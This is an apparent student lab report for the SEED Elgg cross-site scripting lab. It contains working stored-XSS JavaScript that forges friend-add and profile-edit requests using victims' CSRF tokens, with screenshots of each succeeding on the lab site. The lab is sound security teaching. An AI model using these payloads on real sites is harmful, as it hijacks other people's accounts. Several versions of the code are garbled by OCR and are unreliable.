
In this task, we must create a malicious JavaScript program for this assignment that generates forged HTTP requests from the victim's browser without the attacker's involvement. Adding Samy as a friend to the victim is the attack's main goal.

Observation: -Go to addfriend.js profile



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox *addfrie... seed@ip... Thunar
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts
No protocol specified
Unable to init server: Could not connect: Connection refused

(gedit:3210): Gtk-WARNING **: 19:14:48.225: cannot open display: :1.0
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 3661
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ touch addfriends.js
[1]+  Exit 1                  sudo gedit /etc/hosts &> /dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ gedit addfriends.js &>/dev/null &
[1] 4882
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox addfrien... seed@ip... Thunar
hosts
addfriends.js
~/CSE643/Lab-02/Labsetup
Save
addfriends.js

1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts="&__elgg_ts__=elgg.security.token.__elgg_ts__;
7    var token="&__elgg_token__=elgg.security.token.__elgg_token__;
8
9    //Construct the HTTP request to add Samy as a friend.
10   var sendurl= "http://www.xsslabelgg.com/action/friends/add"
11      + "?friend=47" + token + ts;
12
13   //Create and send Ajax request to add friend
14   Ajax=new XMLHttpRequest();
15   Ajax.open("GET",sendurl,true);
16   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
17   Ajax.setRequestHeader("Content-Type",
18     "application/x-www-form-urlencoded");
19   Ajax.send();
20 }
21</script>
```

```

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox addfrien... seed@ip... Thunar
hosts addfriends.js
addfriends.js
-/CSE643/Lab-02/Labsetup
addfriends.js

1 <script type="text/javascript">
2 window.onload = function () {
3     var Ajax=null;
4
5     // Set the timestamp and secret token parameters
6     var ts+"&_elgg_ts="+elgg.security.token._elgg_ts;
7     var token+"&_elgg_token="+elgg.security.token._elgg_token;
8
9     //Construct the HTTP request to add Samy as a friend.
10    var sendurl= "www.seed-server.com/action/friends/add"
11        + "?friend=47" + token + ts;
12
13    //Create and send Ajax request to add friend
14    Ajax=new XMLHttpRequest();
15    Ajax.open("GET",sendurl,true);
16    Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
17    Ajax.setRequestHeader("Content-Type",
18        "application/x-www-form-urlencoded");
19    Ajax.send();
20 }
21 </script>

```

We need to find Samy's GUID

Login as Samy

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Go to Samy's profile.

Samy

[Edit avatar](#) [Edit profile](#)

About me

[Add widgets](#)

- Blogs
- Bookmarks
- Files
- Groups
- Members
- More

Remove the old description

GUID is 59


We got the GUID from page source of 59.

```

16   <span></span>
17   <span></span>
18 </div>
19
20 <div class="elgg-nav-collapse">
21   <div class="elgg-nav-search"><form method="get" action="http://www.seed-server.com/search" class="elgg-form elgg-search elgg-form-search elgg-form-prevent-double-submit"><span class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-search"></span></span></form></div>
22   <li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks "><a href="http://www.seed-server.com/bookmarks" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-bookmark"></span></span></a></li>
23   <li data-menu-item="file" class="elgg-menu-item-file "><a href="http://www.seed-server.com/file" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-file"></span></span></a></li>
24   <li data-menu-item="groups" class="elgg-menu-item-groups "><a href="http://www.seed-server.com/groups" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-group"></span></span></a></li>
25   <li data-menu-item="members" class="elgg-menu-item-members "><a href="http://www.seed-server.com/members" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-user"></span></span></a></li>
26   <li data-menu-item="more" class="elgg-menu-item-more "><a href="javascript:void(0); " class="elgg-anchor elgg-menu-content elgg-menu-closed elgg-menu-parent elgg-non-link">
27     <span class="elgg-anchor elgg-menu-item-thewire "><a href="http://www.seed-server.com/thewire/all" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-wire"></span></span></a></span>
28     <span class="elgg-anchor elgg-menu-item-usersettings "><a href="http://www.seed-server.com/settings/user/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-user"></span></span></a></span>
29     <span class="elgg-anchor elgg-menu-item-friends "><a href="http://www.seed-server.com/friends/samy" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-friendship"></span></span></a></span>
30     <span class="elgg-anchor elgg-menu-item-logout "><a href="http://www.seed-server.com/action/logout_elgg_ts1025257141&token=elgg_token0d08vyxY421tsfgx2Z7jBB0Bz" class="elgg-anchor elgg-menu-content"><span class="elgg-icon elgg-icon-logout"></span></span></a></span>
31   </div></div><div class="elgg-page-section elgg-page-body"><div class="elgg-inner"><div class="elgg-layout elgg-layout-one-sidebar"><div class="elgg-head elgg-layout-column">
32   <div class="elgg-layout-columns">
33     <div class="elgg-layout-column elgg-layout-body clearfix">
34       <div class="elgg-layout-content elgg-layout-body clearfix">
35         <div class="elgg-form elgg-form-profile-edit elgg-form-prevent-double-submit" enctype="multipart" method="post" action="http://www.seed-server.com/action/profile/edit">
36           <div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-info"><div class="elgg-head"><div data-guid="59" class="elgg-image-block clearfix elgg-chip"><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-profile elgg-module-selected"><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-item-edit-profile elgg-menu-content"><span class="elgg-icon elgg-icon-profile"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-statistics"><a href="http://www.seed-server.com/settings/statistics/samy" class="elgg-anchor elgg-menu-item-1-statistics elgg-menu-content"><span class="elgg-icon elgg-icon-statistics"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-groups"><a href="http://www.seed-server.com/groups/samy" class="elgg-anchor elgg-menu-item-2-groups elgg-menu-content"><span class="elgg-icon elgg-icon-group"></span></span></a></div></div></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-bookmarks"><a href="http://www.seed-server.com/bookmarks/add/59?address=http%3A//www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-item-bookmark elgg-menu-content"><span class="elgg-icon elgg-icon-bookmark"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-reportthis"><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" class="elgg-anchor elgg-menu-item-report-this elgg-menu-content"><span class="elgg-icon elgg-icon-reportthis"></span></span></a></div></div></div></div>
37   <li data-menu-item="ckeditor_toggler" class="elgg-menu-item-ckeditor-toggler "><a href="#profile-description" class="elgg-anchor elgg-menu-content ckeditor-toggle-editor" data-cke-ckeditor="profile"><span class="elgg-icon elgg-icon-ckeditor"></span></span></a></li>
38   <script>require(['elgg-ckeditor'], function (elggCKEditor) {
39     elggCKEditor.bind('#profile-description', 'elgg/ckeditor/config');
40   });
41 </script>
42 <select name="accesslevel[description]" class="elgg-input dropdown elgg-input-select elgg-input-access"><option value="0" title="Private">Private</option><option value="7" title="Public">Public</option></select>
43 </div>
44 <div class="elgg-sidebar elgg-layout-sidebar clearfix">
45   <div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-info"><div class="elgg-head"><div data-guid="59" class="elgg-image-block clearfix elgg-chip"><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-profile elgg-module-selected"><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-item-edit-profile elgg-menu-content"><span class="elgg-icon elgg-icon-profile"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-statistics"><a href="http://www.seed-server.com/settings/statistics/samy" class="elgg-anchor elgg-menu-item-1-statistics elgg-menu-content"><span class="elgg-icon elgg-icon-statistics"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-groups"><a href="http://www.seed-server.com/groups/samy" class="elgg-anchor elgg-menu-item-2-groups elgg-menu-content"><span class="elgg-icon elgg-icon-group"></span></span></a></div></div></div></div></div></div>
46   <div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-bookmarks"><a href="http://www.seed-server.com/bookmarks/add/59?address=http%3A//www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-item-bookmark elgg-menu-content"><span class="elgg-icon elgg-icon-bookmark"></span></span></a></div><div class="elgg-module elgg-owner-block elgg-owner-block-empty elgg-module-reportthis"><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" class="elgg-anchor elgg-menu-item-report-this elgg-menu-content"><span class="elgg-icon elgg-icon-reportthis"></span></span></a></div></div></div>
47   * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function


```

Change the code to 59



```
1 <script type="text/javascript">
2 window.onload = function () {
3     var Ajax=null;
4
5     // Set the timestamp and secret token parameters
6     var ts="&__elgg_ts__=+elgg.security.token.__elgg_ts__;
7     var token="&__elgg_token__=+elgg.security.token.__elgg_token__;
8
9     //Construct the HTTP request to add Samy as a friend.
10    var sendurl= "www.seed-server.com/action/friends/add"
11        + "?friend=59" + token + ts;
12
13    //Create and send Ajax request to add friend
14    Ajax=new XMLHttpRequest();
15    Ajax.open("GET",sendurl,true);
16    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
17    Ajax.setRequestHeader("Content-Type",
18        "application/x-www-form-urlencoded");
19    Ajax.send();
20 }
21 </script>
```

Copy the whole content and paste in Samy's profile



The screenshot shows a web browser window with the URL <http://www.seed-server.com/profile/samy/edit>. The page title is "Edit profile". On the left, there are input fields for "Display name" (set to "Samy") and "About me". The "About me" field contains the exploit code provided in the previous screenshot. On the right, there is a sidebar with options like "Edit avatar", "Edit profile", "Change your settings", "Account statistics", and "Notifications".

Display name
Samy

About me

```
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

Brief description

Public

Edit profile

Samy

Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications

The problem is Samy will be attacked as well, samy will also add himself as friend

Samy

About me

Edit avatar Edit profile

Your profile was successfully saved.

Blogs
Bookmarks
Files
Pages
Wire post

Now we need to check Samy's friend list

Samy's friends

No friends yet.

Samy

Blogs
Bookmarks
Files
Pages
Wire post

No friends in Alice & Samy's friend list

No friends yet.

Alice
[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire post](#)

Made some changes in the code and again paste or rewrited it

```
*addfriends.js
~/CSE643/Lab-02/Labsetup
hosts                                     addfriends.js

1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
7    var token="&__elgg_token="+elgg.security.token.__elgg_token;
8
9    //Construct the HTTP request to add Samy as a friend.
10   var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token +
ts;
11
12  //Create and send Ajax request to add friend
13  Ajax=new XMLHttpRequest();
14  Ajax.open("GET",sendurl,true);
15  Ajax.setRequestHeader("Host","www.seed-server.com");
16  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
17  Ajax.send();
18 }
19</script>
```

Its450/lectures New Tab Edit profile http://www.seed- Web_XSS_Elgg Its450/labs/lab + - ×

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name Samy

About me

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts=&_elgg_ts=&elgg.security.token._elgg_ts;
    var token=&_elgg_token=&elgg.security.token._elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
```

Embed content Visual editor

Public

Profile description

Samy

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

Its450/lectures New Tab Edit profile http://www.seed- Web_XSS_Elgg Its450/labs/lab + - ×

www.seed-server.com/profile/samy/edit

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name Samy

About me

```
//Construct the HTTP request to add Samy as a friend.
var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
```

Embed content Visual editor

Public

Profile description

Samy

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

The image shows two screenshots of a Firefox browser window displaying the Elgg platform. Both screenshots show the same user interface for a user named 'Samy'.

Screenshot 1: Samy's Profile

- Header:** Applications, Firefox, addfriends.js, seed@ip-172-31-19-202, Thunar.
- Title Bar:** www.seed-server.com/profile/samy
- Header Bar:** Elgg For SEED Labs, Blogs, Bookmarks, Files, Groups, Members, More, Search, Account.
- Message:** Your profile was successfully saved.
- Profile Section:** Samy, Edit avatar, Edit profile.
- Avatar:** A cartoon character wearing a black hat and sunglasses.
- About me:** A placeholder text area.
- Add widgets:** A button.
- Sidebar:** Blogs, Bookmarks, Files, Pages, Wire post.

Screenshot 2: Samy's Friends

- Header:** Applications, Firefox, addfriends.js, seed@ip-172-31-19-202, Thunar.
- Title Bar:** www.seed-server.com/friends/samy
- Header Bar:** Elgg For SEED Labs, Blogs, Bookmarks, Files, Groups, Members, More, Search, Account.
- Section:** Samy's friends.
- Text:** No friends yet.
- Profile Sidebar:** Samy, Blogs, Bookmarks, Files, Pages, Wire post.

We are unable to see friends on Samy's and Alice's profile still
We are making again some changes
Then, we entered as <https://www.seed-server.com> in the sendurl section now it's working

www.seed-server.com/profile/samy/edit

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name
Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

// Set the timestamp and secret token parameters
var ts=_elgg_ts+elgg.security.token._elgg_ts;
var token=_elgg_token+elgg.security.token._elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
```

Public

Embed content Visual editor

Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications

raw.githubusercontent.com New Tab Edit profile http://www.seed-server.com/profile/samy/edit

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name
Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

// Set the timestamp and secret token parameters
var ts=_elgg_ts+elgg.security.token._elgg_ts;
var token=_elgg_token+elgg.security.token._elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
```

Public

Embed content Visual editor

Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications

raw.githubusercontent.com New Tab Edit profile http://www.seed-server.com/profile/samy/edit

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Edit profile

Display name
Samy

About me

```
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
//Ajax.setRequestHeader("Host","www.seed-server.com");
//Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

Embed content Visual editor

Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications Group notifications

The screenshots illustrate a social networking application built on the Elgg platform. In the first screenshot, the URL is <http://www.seed-server.com/friends/samy>. The sidebar on the right lists 'Friends' and shows Samy's profile. In the second screenshot, the URL is <http://www.seed-server.com/friends/alice>. The sidebar on the right lists 'Friends' and shows Alice's profile. This demonstrates a social engineering attack where the user 'Samy' is added to the friend list of another user 'Alice'.

We are able to see Samy in Alice's friend's list and also his own's friendlist

Question 1: Explain the purpose of Lines ① and ②, why are they needed?

Answer: For the purpose of tricking the server, ts and token are used to confirm the answer user's identity, obtain them to create a complete get request, and do this.


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: No, at present time, it is not possible to carry out the attack as described. However, after you press it, you can add a quick description.

Task 5: Modifying the Victim's Profile

When the victim accesses Samy's page, the task's goal is to change their profile. Change the victim's "About Me" field specifically. To finish the job, an XSS worm will be created. This worm doesn't self-propagate; job 6 will enable it to do so.


Observation: - This task uses js to implement the POST method. Modify Samy's profile.



```
edit_profile.js
hosts           addfriends.js          edit_profile.js
~CSE643/Lab-02/Labsetup

1 <script type="text/javascript">
2 window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
5     var token = "&__elgg_token__=" + elgg.security.token.__elgg_token;
6     var name = "&name=" + elgg.session.user.name;
7     var desc = "&description=Samy is my hero" +
                "&accesslevel[description]=2";
8
9
10    var samyguid = 59
11    // Construct the content of your url.
12    var sendurl = "http://www.seed-server.com/action/profile/edit";
13    var content = token + ts + name + desc + guid;
14    if (elgg.session.user.guid != samyguid){
15        //Create and send Ajax request to modify profile
16        var Ajax=null;
17        Ajax = new XMLHttpRequest();
18        Ajax.open("POST",sendurl,true);
19        Ajax.setRequestHeader("Content-Type",
20                            "application/x-www-form-urlencoded");
21        Ajax.send(content);
22    }
23 }
24 </script>
```

Add the code to the Samy's profile



The screenshot shows a web browser window with the URL <http://www.seed-server.com/profile/samy/edit>. The page title is "Edit profile". On the left, there is a form with fields for "Display name" (set to "Samy") and "About me". The "About me" field contains the following JavaScript code:

```
<script type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
var token = "&__elgg_token__=" + elgg.security.token.__elgg_token;
var name = "&name=" + elgg.session.user.name;
var desc = "&description=Samy is my hero" +
            "&accesslevel[description]=2";
var samyguid = 59
// Construct the content of your url.
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
if (elgg.session.user.guid != samyguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```

To the right of the form, there is a sidebar with options: "Edit avatar", "Edit profile" (which is highlighted), "Change your settings", "Account statistics", and "Notifications". Above the sidebar, there is a user profile card for "Samy" with an icon of a person wearing a hat.

Display name
Samy

About me

```
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>|
```

Public

Embed content Visual editor

 Samy

Edit avatar Edit profile

Change your settings Account statistics

Notifications

Go to Alice Profile and check “About me” section.

Alice

About me
Samy is my hero

 Edit avatar Edit profile

Add widgets

Blogs
Bookmarks
Files
Profile

When we login into Alice account and check Samy's profile then we see her profile has been modified

Question 3: Why do we need Line ①? Remove this line and repeat your attack. Report and explain your observation.

Answer: If the current user is the attacker themselves, this line might be used to confirm it. The attack won't happen if that's the case. The attacker won't be able to launch the attack if this line of code is deleted since the description will be modified right away once the attacker saves his profile.

